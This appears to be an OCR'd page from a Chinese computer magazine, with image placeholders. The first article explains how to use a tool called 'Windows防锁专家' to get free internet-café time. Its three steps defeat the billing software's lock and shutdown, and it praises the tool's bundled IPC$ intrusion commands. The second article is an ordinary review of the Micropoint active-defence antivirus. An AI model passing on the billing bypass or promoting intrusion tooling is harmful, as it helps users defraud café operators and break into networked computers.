


图1

运行此程序，它不在任务栏有任何显示，我们可以用Alt+F1随时显示或隐藏它。有些网吧不让我们运行注册表或其他软件，我们可以通过主界面的"新建任务"来运行所需要的程序。

其实Windows防锁专家的亮点就在"特殊功能"下，如图2所示。




图2

其中窗口扫描功能可以让我们知道当前窗体的窗体类名和句柄，对于编程非常有用，也适合我们通过所获得的句柄来定位窗体。激活灰色按钮功能也比较有用，比如网吧禁止下载，不让我们点击"确定"，当我们激活灰色按钮后，一切障碍就都解除了。

选上"阻止所有现有程序的关机动作"，这样当我们的卡上没钱后，机器依然不关机，我们依然可以免费玩，不过此功能只针对万象、美萍、PubWin这种收费系统有用，对于金钥匙这种硬件级收费系统还是无效，感觉有点可惜。

而实现免费上机的玄机则在这里，下面大家一起跟我操作。

1.先正常上机，然后运行Windows防锁专家。

2.点选"特殊功能"选项卡，设置10秒后隐藏全部窗口，并把阻止关机动作选上。

3.在收费软件中选择下机，10秒后等锁定窗口被防锁专家隐藏后就可继续上机了。

怎么样？很简单吧，轻松的三步就搞定网吧免费上网。

除了免费上机，此程序还提供了命令提示符功能。如图3所示。




图3

从图3我们可以看到，命令提示符不光可以让我们执行CMD下的所有命令，而且还附带一套完整的IPC$入侵方案，所有的命令已经被集成到常用命令里了，非常好用。

其实我们不光可以用它网吧免费上网，还可以用它分析系统的进程是否正常，只要点选"进程管理"选项卡即可，里面的信息比Windows自带的任务管理器详细很多，如图4所示。




图4

适合读者：网管员、病毒爱好者、
前置知识：无



未雨绸缪
——微点主动防御

文/图 黄泉碧落

现在市面山的杀毒软件和防火墙软件越来越多，不过它们大都是基于特征码查询的软件，此类软件有一个很大的缺陷，就是查杀病毒完全依靠病毒库的数据量。对于新出的病毒，这类软件往往是心有余而力不足。

所以，根据程序行为，智能诊断可疑程序的微点主动防御在预防新病毒上就已经是棋高一着了。它能够自动识别新病毒，实现对病毒、蠕虫、木马、后门、间谍等有害程序的主动防御。并且在发现新病毒后，它能够自动提取病毒特征，自主完成本地特征库的升级。

说了它这么多好处，大家还是跟着我一起来体验一下吧。

安装程序很简单，一路Next即可，需要注意的是，此软件必须在线注册之后方可使用。注册成功后系统会自动更新，并且在更新完成后要求你重新启动计算机。微点的功能大致分为4个大的模块，其中包括"安全防护与策略"、"系统分析"、"网络分析"、"日志"。

安全防护与策略中，我们可以通过"漏洞扫描"来为系统打补丁，这里的漏洞补丁列表与Windows Update中的信息是同步的，但是它并不需要你与服务器进行身份验证，只要点击即可下载。如图1所示。




图1

程序访问网络策略类似于大家使用过的各种类似的网络防火墙，我们只需要简单的对程序设置是否允许访问网络即可。如图2所示。




图2

微点作为一款主动防御的杀毒软件，它的杀毒过程对我们来说是透明的，虽然我们无法调整它的杀毒规则，但是这里还是有必要了解一下它的工作原理。

1.已知特征判断

首先使用已知病毒库（特征码）来查询，如果有相同的特征码，则直接将之处理，并将该处理结果写入日志。

2.未知特征库判断

使用已知病毒库扫描后，继续使用未知特征库扫描。

3.程序行为特征判断

在使用已知和未知病毒库扫描后，微点根据木马或者病毒的行为动作来确定，它是否是有危害的软件，并且及时处理并并拦截新的有害程序。

4.自动提取特征码

确定某进程为未知有害程序后，开始自动提取该有害程序的特征码。

5.自动更新本地特征库

提取特征码后，自动更新本地未知特征库，当该有害程序再次攻击或感染时有利于快速检测。

接下来我们进行传统防火墙的设置，"传统防火墙设置"中已经附带了5条规则，分别是"开放网络，不对进出数据包做任何限制"、"禁止网络，禁止任何数据包进出"、"开放本机连接共享，适用于局域网内部用户"、"禁止本机连接共享，适

用于局域网内部用户"、"，推荐设置，适用于使用互联网的用户。"这5条规则设置起来非常简单，可以满足大家的常用需求。如图3所示。




图3

在系统分析的进程综合信息下，我们可以看到进程名、运行时间，路径名、远程IP和端口，以及程序所使用的流量。如果进程名前的括号中有数字，就表示它有多少个进程在访问网络。单击打开后，可以看到详细的网络连接信息，如图4所示。




图4

小提示 经过多次测试，"系统自启动信息"一点击程序就进入假死状态，估计这是程序的一个小Bug，请大家使用的时候注意这个问题。

注册表修复和注册表保护也是比较常用的功能，一些流氓软件劫持浏览器之后，我们的IE会被修改的面目全非，这个时候就可以用注册表修复功能来恢复一下了。如图5所示。

